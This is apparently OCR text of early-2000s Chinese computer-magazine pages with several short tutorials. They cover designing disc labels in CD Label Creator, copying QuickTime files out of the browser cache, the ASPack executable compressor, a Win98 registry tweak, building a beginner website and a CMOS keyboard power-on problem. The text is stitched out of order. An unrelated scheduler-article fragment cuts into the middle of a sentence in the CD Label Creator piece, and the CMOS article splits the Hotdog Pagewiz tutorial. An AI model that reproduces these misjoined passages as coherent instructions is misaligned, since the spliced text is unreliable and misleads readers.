让我们先来看一下便携式存储介质的鼻祖——软盘是如何解决这些问题的。由于每张软盘上都贴有一张标签，用于标记存储的内容，这就使得不同的软盘很容易被区分开来。遗憾的是，不能直接在光盘片上使用这种软盘标签，因为它可能造成光盘重心偏移，导致光盘无法读取，甚至损坏光盘驱动器。

好在现在市场上已有专门的光盘不干胶标签和专用粘贴工具出售。注意：使用专门粘贴工具进行粘贴可以有效防止光盘表面凹凸不平。

现在只剩下设计制作工作尚未完成。

使用Adobe Photoshop和CorelDraw等专业设计工具进行设计制作未尝不可，但是尺寸测量等工作相当烦琐。相比之下，专用光盘包装设计工具——CD Label Creator可以极大地加快设计制作进度，尺寸测量工作不但可以由它代劳，而且十分精确，它不仅可以制作盘片的标签，而且可以制作光盘盒的封面、封二和封底，因此，笔者称之为"光盘包装设计师"。

提到CD Label Creator，大家可能觉得有些陌生。但是，凡有过光盘刻录经验的人，无论是数据盘、CD唱盘，还是VCD视盘，都一定知道Roxio公司大名鼎鼎的光盘刻录套装软件——Easy CD Creator。其实，CD Label Creator正是该套装软件的附件之一，专门用来设计制作光盘盒封面、封底及光盘片正面的文字和图案，打印到专用的纸张和不干胶标签上即可直接使用，成本十分低廉。

CD Label Creator软件是一款十分难得的专业光盘包装设计工具，具有"所见即所得"、操作简便、制作快捷等优点。

下面以Easy CD Creator 5 Platinum测试版附带的CD Label Creator软件为例，详细介绍它的功能和使用方 法。

让我们先来熟悉一下CD Label Creator软件的界面（如图1）。




图 1

窗口顶部是菜单条和工具条，底部是状态条，中间是工作区，工作区左侧是Page（页面）面板，上面包括四个图标按钮，分别用于设计Front Cover（封面正面，对



图 9



图 10

务删除。我在这里选择在桌面上建立一个快捷方式。点击"Finish"，我们就大功告成了，如图10所示。

我们的任务——代号"西方不胜"已经建立好了。这时我们完全可以将程序关闭，其实关闭后程序还是会驻留在系统任务栏之中，悄悄地等待完成你所交代的任务。是不是很方便？

其实，这个软件功能很强，在这里我们也只能作简单的介绍而已。如果想体会一下它给你带来的方便，就赶快去装一个呀！CF

应图1工作区右侧)、Inside Cover (封二,即封面反面,对应图1工作区左侧)、Back Cover (U-Card) (封底,其中包括光盘盒两侧的书脊部分,形状似U型,见图3) 和CD Label (光盘标签,见图4)。单击某个图标按钮,工作区立即显示相应的页面设计视图。例如,单击CD Label按钮进入光盘标签设计视图。

假如我们要设计" 电脑爱好者卡拉OK金曲精选 "光盘的包装(包括封面正反面、封底和光盘标签),那么从哪儿开始着手呢?

首先执行" File→New "菜单命令,创建一个新的工程文件(每个包装设计任务都相当于一个工程)。瞧瞧有什么变化?工作区跳动的音符背景看起来正好适合用来设计CD唱片的包装,甚至连标题等项目的位置都布置好了。任何人只需完成这些填空,例如双击标题处并输入" 电脑爱好者卡拉OK金曲精选 "等,就可以设计出专业的光盘包装,就这么简单!

其实,这都归功于一种称为主题的东西。主题实际上就是一些已设计好的模板,包括背景和文本布局的设计。新建的工程默认使用了Music (Audio) 主题,难怪会跳出音符!

如果认为默认的主题不符合口味,那么可以使用" Format→Change Theme "菜单命令或Theme工具按钮,从弹出的主题列表中挑选一款中意的,以替代当前的主题。CD Label Creator提供了CD唱片模板和数据光盘模板两大类共几十种主题,而且还提供了预览窗口,设计真是周到极了(见图2)。



图 2

如果您很挑剔,挑来挑去也没有找到一款满意的主题,那么该怎么办?不要紧,您可以借助于CD Label Creator提供的各色工具进行精雕细琢。

比如说,使用" Format→Change Background "菜单命令给封面换个背景,以替代默认的背景。您不但可以分别或同时指定封面、封二、封底和光盘标签的背景图像或颜色,甚至还可以指定一个横跨封面和封二的背景。试一试,就知道了,真是很惬意呢!

什么?想在封面右上角处加一个标志图案?小事一桩!单击" Front Cover "图标按钮进入封面正面设计视图,然后直接用" Add→Picture "菜单命令或Picture工具按钮,在右上角插入标志(BMP和JPG格式的图像)。至于调整图像尺寸和位置的方法,就不必罗嗦了吧!

说了半天了,标题还没填。赶紧!双击Title标题文本框,然后输入标题" 电脑爱好者卡拉OK金曲精选 "。标题的字体可以用" Format→Change Text Properties "菜单命令修改,对齐方式可以用" Format→Justify Text "(包括左对齐、居中和右对齐) 菜单命令调整。当然,使用工具条按钮会更方便一些。

单击" Back Cover "和" CD Label "图标按钮,分别观察封底和光盘标签有什么变化。看到了!光盘盒两侧书脊和光盘标签上的标题内容都已自动更新。也就是说,在任何一处修改标题,都会自动更新其余位置上的标题。这是怎么回事?

原来,这些位置上的标题文本框都具有相同的分类。而具有相同分类的文本框,其内容将始终保持同步,即只要修改其中任一个文本框的内容,其他文本框的内容将自动更新。对于经常同时出现在几个不同地方(如封面和封底两侧书脊) 的标题、作者等文本框来说,这个功能非常有用。

对文本框进行分类是CD Label Creator的一大特色。但为避免混乱,新建的文本框默认分类为None,即没有分类。若要修改一个文本框的分类,则可先选中该文本框,然后执行" Format(格式)→Change Text Category(修改文本分类)"菜单命令,并选择适当的分类即可。

常见的分类有以下几种:Artist(艺术家)、Author(目录撰写人)、Contents(光盘目录)、Copyright(版权日期)、Created By(光盘制作者)、Date(创建日期)、Logo(标志)、Publisher(出版单位)、Software(使用的软件)、Summary(总结信息)、Title(光盘名称)、UPC(光盘UPC号)、Volume ID(光盘卷标)和Barcode(光盘条形码)等。

除主题自带的" 标准 "文本框,如标题之外,有时还要加上自己的一些文本。比如在封面右下角加入" 版权所有,侵权必究 "几个字,这时就可以使用" Add→Text "菜单命令或Text工具按钮。此外,还可以使用Rotate(旋转)工具按钮对文本进行旋转。

能够依照弧形排列文本是CD Label Creator的另一大特色。" Add→Curved Text "菜单命令或Curved Text工具按钮用于在当前页面上加入弧形文本。无论如何移动、缩放弧形文本框,它始终自动以当前页面中心为圆心,因此极适用于制作光盘标签上的标题。

Toggle Straight and Curved工具按钮可以将普通文本转换为弧形文本,反之亦然。

若再要给封面反面的" 内容简介 "部分加个边框修饰一下,则可以使用" Add→Square "菜单命令或Square工具按钮。而" Add→Circle "菜单命令或Circle工具按钮用于在当前页面上加入圆形修饰。

说到这里,还有一个非常重要的内容没有介绍呢!这就是光盘目录。

单击" Back Cover "图标按钮进入封底设计视图(如图3)。

要知道,CD Label Creator是可以自动加入光盘目录的哟!这可是一个独具匠心的设计。对于CD唱片而言,使用" Add→CD Contents "菜单命令或Contents工具按钮,




图 3

可以自动加入当前CD唱片的名称、艺术家和音轨(即曲目)等条目，省去了人工逐个输入的麻烦。如果在CD唱片上没有找到这些信息，那么CD Label Creator自动通过Internet到Online Music Database(在线音乐数据库)上查找和下载相应的信息。如果仍未找到，那么CD Label Creator将加入默认的音轨信息，如Track 1 (音轨1)、Track 2 (音轨2)等，可以手工修改。

对于数据光盘而言，上述命令加入的是光盘文件目录。

除此之外，还可以采用下面两种方法分别加入CD唱片音轨目录和数据光盘文件目录。

(1) 用“Add→Track”菜单命令或Track工具按钮，在当前页面上加入当前光盘驱动器中CD唱片的音轨目录，包括音轨名称和播放时间。此外，“Format→ Best Fit Track”菜单命令可以自动重新排列音轨目录。

(2) 用“Add→Data Item”菜单命令或Data Item工具按钮，在当前页面上加入当前光盘驱动器中光盘的文件目录。

现在单击“CD Label”按钮进入光盘标签设计视图 。

咦？怎么回事？光盘标签还未开始设计就已经自动设计好了！不要忘了，这可是“主题”和“文本框分类”功能所做的贡献啊！

如果您认为还有哪些东西没有对齐，那么可以使用Format (格式) 菜单提供的强大格式调整功能进行调整。其中Align Objects (对象排列方式)命令可以将一组对象靠左边对齐、右边对齐、顶端对齐和底端对齐；Center Objects (对象居中方式)命令可以将一组对象水平居中和垂直居中；Order Objects (对象叠放顺序)命令可以将对象置于顶层、置于底层、上移一层和下移一层；Size Objects (对象尺寸调整)命令可以将一组对象设置成相同的宽度和高度等。

需要提醒大家注意的是，经常存盘可是一个好习惯，否则一旦停电，前功尽弃。除了使用“File→ Save”菜单命令将工程文件存入磁盘(扩展名为jwl)之外，还可以使用“File→Save as”菜单命令将工程文件换名后存入磁盘。多做些备份，以防万一嘛！

对于已存盘的工程文件，可以随时使用“File→Open”菜单命令调出来进行修改和完善。

在设计过程中，可以使用“File→Print Preview”菜单命令反复对设计进行预览，直到满意后再用“File→Print”菜单命令打印出最终设计结果(如图4)。




图 4

听完我的介绍，相信大家一定会用CD Label Creator设计出既能完美表现主题，又具有鲜明个性的光盘包装来。CF

怎样保存QuickTime电影文件

□北京 谢小华

使用QuickTime Player软件看.mov格式的影像，对我等低速网民来说，都要耐心等待播放器面板上的进度指针走完才可以完整地欣赏。画面和音效没得说，太棒了！但这好不容易down下来的好东东，怎样保存下来呢？好像从QuickTime Player本身找不到方法。不过嘛，出路还是有的，因为当你能完整收看这段电影时，说明这个电影文件已经下载到你的硬盘上了，我们要做的，就是找到它。具体做法如下：打开“我的电脑”里的C盘，即你的操作系统所在分区，找到Windows文件夹，双击Internet Explorer Temporary File，怎么样？眼都晕了吧！这里保存的都是你近期浏览过的网页的临时文件。我们可以在这里找到刚才播放过的.mov格式的文件。它的图标是胶片式样，中间带有蓝色时钟图案的小方块，很好认(如果你的临时文件比较多的话，最好打开菜单栏上的“查看”，选择“排列图标”，再选“按类型”或“按日期”排列，这样你可以很快找到该文件)。找到后，看一下文件大小，一般应在2－4MB左右。点鼠标右键选“复制”，再转到一个你选定的文件夹里，点鼠标右键选“粘贴”即可。OK，大功告成，这段小电影今后你就可以随时观赏了。CF

程序压缩利器——ASPack

□广西　王跃军

有没有一种软件可以将可执行文件压缩，又能保证可执行文件还可以正常运行呢？

近日，笔者在网上觅得一款不错的程序文件压缩工具软件ASPack。它是一款共享软件，未注册前只能使用30天，其最新版本是2.11d版，主要是用于压缩Windows下的32位应用程序文件，包括所有的32位可执行文件（*.EXE）、动态链接库文件（*.DLL）以及*.OCX文件，同时它还能压缩Delphi库文件（*.DPL）。该款压缩软件的压缩率非常高，一般都能压缩60%以上（如果已用Winzip等压缩软件压缩过，再压缩的话一般不会超过5%）。压缩完成之后，运行一下被压缩过的应用程序，不论速度还是占用的系统资源，与压缩前相比，几乎没有什么变化，只不过是文件变得更加小巧了。笔者就用ASPack压缩过一个3.5MB大的可执行文件，压缩后竟然1MB还不到呢！不信吗？那就试试看！

ASPack这款压缩软件的界面非常简洁，在窗口中只有五个选择页面，分别是：打开文件，用于选择将被压缩的文件，可多选；压缩，执行压缩，同时显示压缩进度以及压缩后文件的长度百分比；还有选项、关于以及帮助。在“选项”页中(如图1所示)，你可以设置ASPack的各种参数，包括是否压缩资源，是否创建备份文件以及是否在加载（打开）文件后立即执行压缩。同时在该页中，你还可以选择使用Windows DLL加载器并保留额外数据，以及是否将ASPack加入右键菜单。以后你只要选中某一可执行文件并单击右键，即可选择“用ASPack压缩”命令（如图2所示）。最令人庆幸的是，ASPack这款小小的压缩软件，界面竟然支持多达21种语言！刚开始运行时是英文界面，但你可以在Option（选项）页中的右下角Language（语言）处，选择它支持的任何一种语言，包括简体中文、繁体中文、日文、英文等应有尽有，方便极了。不过在ASPack未注册前，你无法保存在选项中所做的更改。



图1



图2

ASPack作为一款优秀的可执行文件压缩软件，具有压缩率高、不影响执行速度与稳定性，同时又不额外占用系统资源等特点，一定是你理想的必备工具软件。CF

Flash 5中去掉“消除锯齿”功能

□广西　Silly Boy

最近打算用Flash做整版页面，可Flash对输入的文字都会自动进行消除锯齿的优化，而字体较小时优化效果很差，甚至会发生笔划缺失的现象，实在是惨不忍睹。虽然可在“查看”菜单中选择“消除锯齿”（或Ctrl+Alt+Shift+A）来去除，但这只是对编辑器本身显示模式的设置，并未对实际文件有任何改动。到相关论坛求助未果后，经过一番摸索，终于找到了解药：选中文字框，在“文字选项”工具栏（如找不到，可能已被隐藏，在菜单的“窗口”→“面板”中找到“文字选项”，点击即可），选中“文字选项”标签，在第一个下拉选单中选择“动态文字”，下方的选项就会发生相应的改变，在右边的复选框中勾选HTML，此时文字框变为虚框，更重要的是文字也恢复了原样。按F12看一下网页效果，不错吧？还可以用鼠标选定呢！不过有一点需要注意：用这种方法插入的文字是依赖访问者电脑上的系统字库的，所以不要自以为是在Flash中就随便使用那些“怪异”的字体，否则万一访问者的电脑上没有安装这种字体的话……嘿嘿嘿，别说我没提醒你。CF

留住桌面设置

□安徽　zealous

女友开了一个网吧，她最头痛的就是那些初学者把桌面搞得乱七八糟，以致机器的启动速度很慢。有什么方法可以使Win98不保存桌面设置呢？通过修改注册表，可以解决这一问题。

打开注册表，打开子键 HKEY_CURRENT_USER\Microsoft\Windows\CurrentVersion\Policies\Explorer

在右边的空白处新建一个DWORD值“NoSaveSettings”，双击它，将其值设为1，保存退出，重新启动生效。以后，不管别人怎么修改桌面，重新启动后桌面就又恢复到原来的样子了。如果自已想修改桌面，只要把“NoSaveSettings”键值改为0就可以了。CF

从无到有



菜鸟建站（之一）

□辽宁　鸣涧

大家好，上次我们为大家准备的“开启设计之门”已经结束了，听到了大家不少好的意见，我们将在今后的讲座中进行改进。这次我们要和朋友们来共同打造一个自己的个人主页，在这个“从无到有——菜鸟建站”系列中，计划分为6篇，分别是准备篇、起步篇、首页篇、站内建设篇、实用篇和维护篇。在准备篇中，咱们将一起申请一个免费的主页空间，然后学会如何使用WEB上传方式，另外还将一起制作一个小动画。进入起步篇以后，再来一起制作一个绚丽多彩的网站封面。在接下来的首页篇中，我们将一起使用FrontPage2000来制作一个网页页面。在网页制作过程中，如何灵活应用网页设计的技巧呢？那么就看看站内建设篇吧。看到别人网页上的特效，是不是心动了呢？在实用篇中，咱们就一起来制作网页特效，让我们的主页绚丽起来。最后啊，在维护篇中，我们将一起使用FTP上传软件，将我们的主页上传到服务器，同时，还会教你如何扬名自己的主页，告诉你更多的来自网上的免费资源。

另外，我们还将在每一讲的最后为大家介绍一款模板，大家利用这些模板也可以轻松地制作出漂亮的主页。这对于一些脾气急躁的朋友可以说是一个福音，不必看完这6期杂志后才能有自己的网上之家。　　——洋洋

第一讲　站点初建准备篇

很多刚上网的朋友，都会为网上精彩的世界所感动。每当流连忘返于各个网站之间，面对漂亮的页面和赏心悦目的文字，往往有一种冲动。是什么呢？面对众多网上安家立业的个人网站站长，总感觉自己像缺了点什么。是啊，在羡慕之余，为什么咱就不能网上安家，精心呵护一份属于自己的网上家园呢？既然有此打算，那么请跟我来，咱们就一起来打造自己的个人主页。小时候一定玩过堆积木吧？呵呵，就如同堆积木一般的简单，Let's go……

一、申请主页存放空间

无论如何，我们在安家立业之前，需要为自己选一块立身之地，说白了，就是要找个地方存放自己的主页，这样才好以后慢慢地建设自己的网站。目前，网上提供此类免费主页空间存放服务的网站很多，而且他们在为你提供免费主页空间的同时，还会送你一个主页地址作为你网上家园的门牌号码，以后你的网友就可以通过这个地址，直接来到你的网站了。那么到哪里去申请一个免费的主页空间呢？目前，网上人气比较旺盛的当数多来米了，下面就以多来米网站为例，介绍如何申请主页存放的空间。

多来米主页空间分为免费和收费两种类型。它将个人主页用户分为三种类型。第一种是初级用户，也就是首次申请成功的用户，享有50MB的主页存放空间，只能使用WEB上传方式更新主页。第二种类型是高级用户，要求网站建设要完善，并提供200MB主页存放空间，可以同时使用WEB和FTP方式维护个人网站。第三种类型是超级用户，要求网站有较高的访问量，可以根据实际情况定制主页存放空间，同时拥有ASP/PHP/CGI权限。如此看来，我们是首次申请，那么也只能是一名初级用户了。现在我们就看看如何申请多来米免费主页空间。

在浏览器地址栏输入http://cn.diy.lycosasia.com/free.htm，即可进入多来米个人主页空间申请页面。点击页面左侧的“新用户由此申请”超链接，打开“服务条款”对话页面，点击“同意”后就可以进入服务情况简介页面，看过以后就点击“第三步:选择域名”超链接。

接下来会进入域名选择对话页面（如图1）。多来米提供的主页地址格式是Yourname.Myrice.com，比如鸣涧的主页地址就是itnow.myrice.com。此时可以在域名后面输入你的域名名称，这也就是你未来的主页地址名称，比如鸣涧输入的域名为itnow，完成以后单击“下一步”按钮。如果你输入的域名没有和其他人的域名重复，即可进入“填写资料”页面窗口，要详细填写好自己的个人资料，否则是无法通过注册的哟^_^。完成以后即可点击“下一步”，这样你就完成了

主页的域名和存放空间的申请了。




图 1

完成以后，多来米会自动向你的注册信箱中发一封确认信，并且会告知你三天之内通知你是否已经通过申请。通过申请后，还会给你发一封确认信，你只要按照信件中的提示信息，到http://cn.diy.lycosasia.com/free.htm这个页面，点击“提交校验码”，进入提交校验码页面，输入你的域名和多来米为你提供的校验码后（如图2），就可以开通你的个人主页空间了。




图 2

二、采用 WEB 方式上传主页

有的朋友可能要问了，那么我们如何将自己的主页上传到自己的主页空间呢？在前面我们已经在多来米申请了itnow.myrice.com的域名，如何通过Web方式将设计好的主页上传呢？只要在个人主页申请页面左上方的域名框内输入:itnow，在密码框中输入自己的登录密码，然后点击登录按钮，就可以直接进入在线维护功能区。在这个区域里，你就可以上传你的文件，建设你的网站了（如图3）。



图 3

在窗口最上方提示了当前目录为根目录，这时我们要将主页中的Index.htm文件上传到主页空间，可以单击第一步中的第一个“浏览”按钮，弹出打开“对话框”（如图4）。选中要上传的文件后，单击“打开”按钮，完成以后单击“上传到服务器”按钮，即可将当前选中的文件上传到服务器的根目录下。多来米允许一次上传的文件数目为10个，可以分别单击“浏览”按钮，打开更多的网页文件。



图 4

如果你的网站中还包含有子目录，比如要建立一个名为“new”的文件夹，可以在“在当前目录建立一个新目录：”后面的文本框中输入“new”，然后单击“新建”按钮。当建立好一个文件夹后，可以单击相应的文件夹进入，向当前文件夹上传文件的方法与前面提到的方法是一样的，就不多说了。

此外，还可以在你的主页空间里面修改你的FTP登录密码，修改你的个人注册资料，进行空间占用统计分析等，只要单击相应的文字链接即可（如图5）。



图 5

三、申请转向域名

申请完主页空间后，这时我们可以申请一个转向域名地址。一般来说，域名地址比较复杂，不容易记忆，而转向域名地址的好处是简短，便于记忆。提供转向域名地址服务的网站很多，这里以在倚天网主页申请无弹出窗口的转向域名为例，来说明一下如何申请转向域名。

在浏览器地址栏中输入网址：http://www.yesky.net/，回车，然后在页面右侧点击“立即申请”按钮（如图6），即可打开申请页面（如图7），然后输入用户名itnow，填写好自己设置的密码，为了防止密码输入错误，还需要在“重复密码”中再输入一次。完成后将自己的电子信箱地址输入，在‘目前主页地址’后面输入我们的实际主页地址：http://itnow.myrice.com，完成以后点击‘提交”按钮即可。如果你申请的用户名没有和其他人的用户名发生冲突，系统会返回一个申请成功的界面。至此我们就可以申请到一个itnow.yesky.net的转向域名了。以后我们就可以直接在浏览器地址栏中输入这个地址，访问自己的主页了。



图 6



图 7

最后，需要说明的是，转向域名不提供主页存放空间，它只提供域名的转向服务。

四、制作网站标题动画

在开始制作主页之前，还需要制作一个动画，用来增加主页的感染力。GIF 格式的动画是由多幅静态图片连续播放的效果产生的。在我们制作动画之前，需要准备好两幅静态图片，图片可以是 JPG 或者 GIF 格式的。下面我们就来为我们的主页设计一个标题动画吧。

制作软件可以选择应用比较普遍的 Ulead Gif Animator4.0，它是一款功能非常强大的GIF动画制作工具，而且可以制作很多特效。

启动 Ulead Gif Animator4.0 并进入其主界面窗口，执行菜单“层面→添加图像”命令，在打开的插入图片对话框中，找到已经准备好的两幅静态图片（如图8），然后点击“打开”按钮。



图 8

此时会在主界面的“层面窗口”中显示刚才被插入的两个图像文件名称，选中它们即可在右侧窗口预览图片效




图 9

果（如图 9）。

下面我们来设置第1帧到第2帧的动画过渡方式。首先选中第1帧图片，然后执行主菜单的“视频效果→擦拭→星形擦拭”命令，打开“视频效果”对话框口（如图10）。在“效果”右侧的下拉列表中选中“翻页—底片”效果，此时右侧的预览窗口就会显示当前动画的预览效果。完成以后，在“帧数”中设置好动画帧数为15，延迟时间为5。在预览窗口下方有四个方向选择箭头，选中最后一个，使翻页效果为从右下向左上翻页。完成以后单击“确定”按钮返回主界面窗口，这时系统会自动运算并生成翻页动画效果。



图 10

完成动画文件的制作以后，就可以将它保存在GIF文件中了。执行菜单“文件→另存为”命令，在打开的对话框中输入文件名为title，并选中“保存前优化”选项，然后单击“保存”按钮就可以了（如图 11）。我们现在已经制作了一幅 GIF 标题动画，这幅动画将作为我们以后建设网站页面的标题。



图 11

好了，今天就说到这里，下期呀，我们将为我们的网站设计一个封面，嘿嘿……下期有约哟^_^。

特别提醒：本期介绍的部分软件可以在《电脑爱好者》网站(http://www.cfan.net.cn)“软件下载\期刊软件”一栏中找到下载链接，并收录在《电脑界光盘（电脑应用文萃）》第 10 期上。

□辽宁 鸣涧

从无到有 模板建站(之一)



Hotdog Pagewiz 快速建站

很多初学制作主页的朋友，都打算以最短的时间，发布自己的网页，那么就使用模板建立自己的网站吧，今天咱们就先从Hotdog Pagewiz讲起！

下载安装并启动Hotdog Pagewiz以后，由于使用的是未注册版，在启动之前会打开一个注册向导对话窗口，在此我们可以点击“I want to try this software”命令选项，并进入Hotdog Pagewiz的主界面窗口。

执行主菜单“View→Express mode”命令，进入其模板设计窗口（如图1）。

在路径选择对话框中切换到“C:\Program Files\Sausage\HotDog PageWiz\HTMLFiles”文件夹，在下方模板选择框中选中“Business”模板，按照提示保存当前网页后，会弹出一个保存对话框（如图2），选择保存文件夹为“D:\myweb”，然后在文件名中输入index，单击“保存”按钮。




图 1

图 2

返回到模板设计窗口，刚才选择的模板页面会出现在右侧的预览窗口中。单击窗口上方的“Build your Page”按钮，进入页面设计窗口（如图3）。将“Chris' stock site”改为“Wellcome！”，然后设置字体字号为7。点击“Chang the text color”按钮，为标题字体设计前景色为“深灰色”，点击“Chang the Background color”按钮，设置其背景色为白色。最后单击“Left Align”命令按钮，使其居右显示。



图 3

接下来，单击“Insert an image”工具按钮，打开插入图片对话框（如图4）。点击“Select your Filename”右侧的打开按钮，在打开对话框中选中“Title.gif”，完成以后单击“OK”按钮返回。




图 4




图 5

然后用鼠标选中此图片，在窗口的右侧“Object Properties”窗口中，会显示此图片的参数选项（如图5）。

下面来定制主页导航栏目。选中模板页面标题区域下方的“Home Predictions Links Email Journals”文字，并将其依次修改为“Home Links Email”。然后选中文字“Home”，点击工具栏的“Insert a Hyperlink”命令按钮，打开设置超链接对话框（如图6）。在“Enter your URL”下方输入你的主页地址，完成以后单击OK按钮。同样道理，还可以为其他文字设置页面地址超链接。如果你打算将URL链接地址指向站内其他网页，可以点击右侧的打开按钮，找到并打开相应的文件就可以了。

下面来为“Email”设计超链接，选中文字“Email”，然后点击“Insert Email Link”工具按钮，打开邮件链接设置对话框（如图7），在“Enter your Email Adress”下方输入你自己的电子邮件地址，完成以后单击OK按钮返回。



图 6




图 7

关于在CMOS中设置键盘开机所导致问题的详细说明

□北京 Ken

15期我们曾登过一篇在CMOS中设置键盘开机的技巧性文章,很多读者看了以后都饶有兴趣地在爱机上尝试了一番,有些没有问题,有些则出现了无法开机的现象,甚至直接按机箱上的"Power"键也没有任何反应,使得电脑无法使用。

我们在接到大量读者的反馈后,对这些情况进行了查证和研究,也发现了一些情况,下面我们就和大家讲一讲这个问题。

首先需要说明的是,键盘开机的功能只能在ATX规格的主板上才能实现。ATX规格主要是一种电源管理模式规范,我们设置的键盘开机就是这项规范所支持的功能之一。电脑的用电和普通用电不同,要将外部的交流电(AC)转成电脑主机内部所使用的电流(DC),ATX电源管理是由主板来控制的,在这一简单的动作中,PC电源的好坏就占了相当重要的地位。

比如使用WAKE ON LAN(网络唤醒功能)的人越来越多,但如果PC电源无法提供瞬间启动所需的0.75－1.5A电流的话,此功能将是无法使用的。同样的道理,键盘开机也需要ATX电源提供瞬间启动所需的规定电流。所以造成键盘无法开机的罪魁祸首应该是您电脑上的劣质ATX电源。

在CMOS设定键盘开机的同时,ATX电源管理也将电源开关管理权限交给了键盘,此时机箱上的"Power"键不再起作用。

由于键盘开机对ATX电源的瞬间启动所需的规定电流强度及反应灵敏度要求比较高,所以对ATX电源的质量要求相当严格。当劣质电源无法提供待机状态下的瞬间启动所需的规定电流强度时,就会发生无法开机的现象。这时候有些人会习惯地去按机箱上的"Power"键,但很可惜,这种状态下,"Power"键不会起任何作用!

对于这种状况,我们能够提供的解决办法有两个:一、更换优质的ATX电源;二、利用主板跳线将CMOS放电清空。将CMOS放电清空过程虽然简单(将主板上用于清空CMOS的跳线短接即可),但很多初级用户都不会使用(需要开机,看主板说明书,查找跳线等),而且这是个不得已的办法,治标不治本,很难保证现在糟糕的PC电源将来不会出什么其他的问题。所以我们在这里呼吁大家采用第一种办法,更换优质的ATX电源,从根本上保证电脑能真正安全地使用。

为了照顾很多初学者不敢妄动机箱的难处,这里还有一个办法,但是无法保证一定可以成功。但由于操作简便,所以各位不妨试试。就是将机箱的电源线从插座上拔下来,然后再重新插上去,然后再次开机试试看。

对于ATX电源的选购,笔者在此给出一点简单的选购参考意见。注意电源标注的相关安规标章是否齐全,电容大小和标号是否真实。从散热孔中即可以看见的两片散热片当中,有一个大型变压器,根据常理判断,250w电源的变压器线圈内径不应小于28mm,300w的不得小于33mm,用一根直尺在外部测量其长度,就可以知道其用料实不实在。在电流输出段,可以看到整流输出线圈,多半厂商使用代号为10262和130626两种线圈,250w电源的整流输出线圈不应低于10262的整流输出线圈,300w电源的整流输出线圈不应低于130626的整流输出线圈。电容的旁边,会有一个黑色的桥式整流器,有的则是使用4个二极管代替,就稳定性而言,建议选择使用桥式整流器的电源。保险丝的安置方式非常重要,保险丝的主要工作就是当电源无法承受的电压出现时,保险丝先行烧毁,只要更换保险丝就能继续使用该电源,所以保险丝必须设计成可更换的。现在有一些厂家为了节约成本,将保险丝直接焊在电源的PCB板上,保险丝一旦烧毁,整个电源一起报废。最后请切记:一分价钱一分货,贵的东西不见得好,但便宜的东西好货实在不多。CF




图8

接下来为主页插入声音效果。点击工具栏"Insert a Background Sound"工具按钮,打开插入声音对话框(如图8),点击打开按钮,找到需要的声音文件后,点击OK按钮,将声音插入。下次再打开你的主页时,你的主页就会播放音乐了。



图9

